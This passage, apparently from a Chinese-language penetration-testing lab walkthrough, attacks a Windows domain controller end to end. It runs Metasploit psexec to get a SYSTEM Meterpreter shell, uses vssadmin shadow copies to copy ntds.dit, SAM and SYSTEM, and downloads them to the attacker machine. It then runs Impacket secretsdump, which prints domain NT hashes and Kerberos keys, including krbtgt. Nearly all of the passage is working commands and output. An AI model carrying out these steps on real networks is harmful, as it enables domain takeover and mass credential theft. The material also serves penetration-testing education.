   RHOST     10.10.10.6       no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/smb/psexec) > run

[*] 10.10.10.6:445 - Connecting to the server...
[*] 10.10.10.6:445 - Authenticating to 10.10.10.6:445|mingy as user 'zhangsan'...
[*] 10.10.10.6:445 - Selecting PowerShell target
[*] 10.10.10.6:445 - Executing the payload...
[+] 10.10.10.6:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 10.10.10.6:4444
[*] Sending stage (200262 bytes) to 10.10.10.6
[*] Meterpreter session 3 opened (0.0.0.0:0 -> 47.101.214.85:6003) at 2020-12-07 14:58:41 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a0a:a06
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Red Hat VirtIO Ethernet Adapter
Hardware MAC : fa:16:3e:07:cc:69
MTU          : 1500
IPv4 Address : 10.10.10.6
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9549:29ed:a1df:89b7
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

vssadmin获取域内hash

```
msf6 exploit(windows/smb/psexec) > sessions 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 788 created.
Channel 1 created.
Microsoft Windows [版本 6.2.9200]
(c) 2012 Microsoft Corporation[redacted]

C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>vssadmin list shadows
vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2012 Microsoft Corp.

No items found that satisfy the query.

C:\Windows\system32>vssadmin create shadow /for=c:
vssadmin create shadow /for=c:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2012 Microsoft Corp.

Successfully created shadow copy for 'c:\'
    Shadow Copy ID: {cc947717-0fe8-440a-9348-d2c7b44fb75e}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\NTDS\ntds.dit c:\ntd3_mingy.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\NTDS\ntds.dit c:\ntd3_mingy.dit
        1 file(s) copied.

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\system32\config\SAM c:\sam_mingy.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\system32\config\SAM c:\sam_mingy.hive
        1 file(s) copied.

C:\Windows\system32>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\system32\config\system c:\system_mingy.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy8\windows\system32\config\system c:\system_mingy.hive
        1 file(s) copied.
```

```
meterpreter > download c:\\ntd3_mingy.dit /root
[*] Downloading: c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 1.00 MiB of 18.02 MiB (5.55%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 2.00 MiB of 18.02 MiB (11.1%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 3.00 MiB of 18.02 MiB (16.65%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 4.00 MiB of 18.02 MiB (22.2%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 5.00 MiB of 18.02 MiB (27.75%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 6.00 MiB of 18.02 MiB (33.3%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 7.00 MiB of 18.02 MiB (38.86%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 8.00 MiB of 18.02 MiB (44.41%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 9.00 MiB of 18.02 MiB (49.96%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 10.00 MiB of 18.02 MiB (55.51%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 11.00 MiB of 18.02 MiB (61.06%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 12.00 MiB of 18.02 MiB (66.61%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 13.00 MiB of 18.02 MiB (72.16%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 14.00 MiB of 18.02 MiB (77.71%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 15.00 MiB of 18.02 MiB (83.26%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 16.00 MiB of 18.02 MiB (88.81%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 17.00 MiB of 18.02 MiB (94.36%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 18.00 MiB of 18.02 MiB (99.91%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] Downloaded 18.02 MiB of 18.02 MiB (100.0%): c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
[*] download    : c:\ntd3_mingy.dit -> /root/ntd3_mingy.dit
meterpreter > download c:\\sam_mingy.dit /root
[-] 1016: Operation failed: The system cannot find the file specified.
meterpreter > download c:\\sam_mingy.hive /root
[*] Downloading: c:\sam_mingy.hive -> /root/sam_mingy.hive
[*] Downloaded 256.00 KiB of 256.00 KiB (100.0%): c:\sam_mingy.hive -> /root/sam_mingy.hive
[*] download    : c:\sam_mingy.hive -> /root/sam_mingy.hive
meterpreter > download c:\\system_mingy.hive /root
[*] Downloading: c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 1.00 MiB of 11.00 MiB (9.09%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 2.00 MiB of 11.00 MiB (18.18%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 3.00 MiB of 11.00 MiB (27.27%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 4.00 MiB of 11.00 MiB (36.36%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 5.00 MiB of 11.00 MiB (45.45%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 6.00 MiB of 11.00 MiB (54.55%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 7.00 MiB of 11.00 MiB (63.64%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 8.00 MiB of 11.00 MiB (72.73%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 9.00 MiB of 11.00 MiB (81.82%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 10.00 MiB of 11.00 MiB (90.91%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] Downloaded 11.00 MiB of 11.00 MiB (100.0%): c:\system_mingy.hive -> /root/system_mingy.hive
[*] download    : c:\system_mingy.hive -> /root/system_mingy.hive
meterpreter >
```

解密域内密码hash

```
secretsdump.py -system system_mingy.hive -ntds ntd3_mingy.dit LOCAL
```

```
root@kali:~# secretsdump.py -system system_mingy.hive -ntds ntd3_mingy.dit LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3c0167ef5f2c749828d0dc0715b16518
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: c43dd7e9372a7cc1ad72e7f33c379def
[*] Reading and decrypting hashes from ntd3_mingy.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN2012$:1001:aad3b435b51404eeaad3b435b51404ee:7184f325450b6c88f6119bad9a396d82:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5586096a438232af7ee36283591fe70d:::
WIN7-1$:1104:aad3b435b51404eeaad3b435b51404ee:de793387c86501ae29132463aafb8bd8:::
mingy.com\WIN7-1:1111:aad3b435b51404eeaad3b435b51404ee:37c25ee64989fd1849498306705438c6:::
mingy.com\zhangsan:1117:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
mingy.com\lisi:1118:aad3b435b51404eeaad3b435b51404ee:45a524862326cb9e7d85af4017a000f0:::
PC-WIN2012$:1119:aad3b435b51404eeaad3b435b51404ee:0a6ce51064b73f3a3c7889c135fcd627:::
[*] Kerberos keys from ntd3_mingy.dit
WIN2012$:aes256-cts-hmac-sha1-96:efb71edab975875ddb3ce8f193785020e822830092f644a4ff73c0dcd4d94caa
WIN2012$:aes128-cts-hmac-sha1-96:ccf49561c140999f40885527726d9c66
WIN2012$:des-cbc-md5:85029db6d9f8753e
krbtgt:aes256-cts-hmac-sha1-96:f4382b941dd49976d89002e709d118ea31adbe73e5497fa9b103589765ba4be7
krbtgt:aes128-cts-hmac-sha1-96:2439f8418d140b39f239a6b8cda6e1f1
krbtgt:des-cbc-md5:4c430723c73e865b
WIN7-1$:aes256-cts-hmac-sha1-96:4b76efb1eab70e0575baa9f556c9c8928851a255c34adb3f0f37f83fa908c398
WIN7-1$:aes128-cts-hmac-sha1-96:d6425315644f5e4b154a7997f3cc67c6
WIN7-1$:des-cbc-md5:3e8fe394e5854385
mingy.com\WIN7-1:aes256-cts-hmac-sha1-96:6d86cbad84436d2b084a094d63353c5bddca6b44396bdd3fd4815b4319664402
mingy.com\WIN7-1:aes128-cts-hmac-sha1-96:78268ac925a0d2a086a10d157af7d747
mingy.com\WIN7-1:des-cbc-md5:86da522334578f4f
mingy.com\zhangsan:aes256-cts-hmac-sha1-96:95e1638db8a0ca47362f018a9d0a70813a977da905ea84b472f8fd2a11c2660
mingy.com\zhangsan:aes128-cts-hmac-sha1-96:cc029cd2105a1861877da5c0924ed84b
mingy.com\zhangsan:des-cbc-md5:342954085eba4f25
mingy.com\lisi:aes256-cts-hmac-sha1-96:305e05100f1611002ec365e7c668cd2bcf50e0d6bb5c95f158db0f8d6253dc4b
mingy.com\lisi:aes128-cts-hmac-sha1-96:0a96894598a3b50891ed7d0c65660e25
mingy.com\lisi:des-cbc-md5:1613914698292f4c
PC-WIN2012$:aes256-cts-hmac-sha1-96:d3742ea05816b64ee25709260f17a76a991061eddd6f54cb03069554ee572ed1
PC-WIN2012$:aes128-cts-hmac-sha1-96:7257d1bc560b8fcc27cf118a02a6e119
```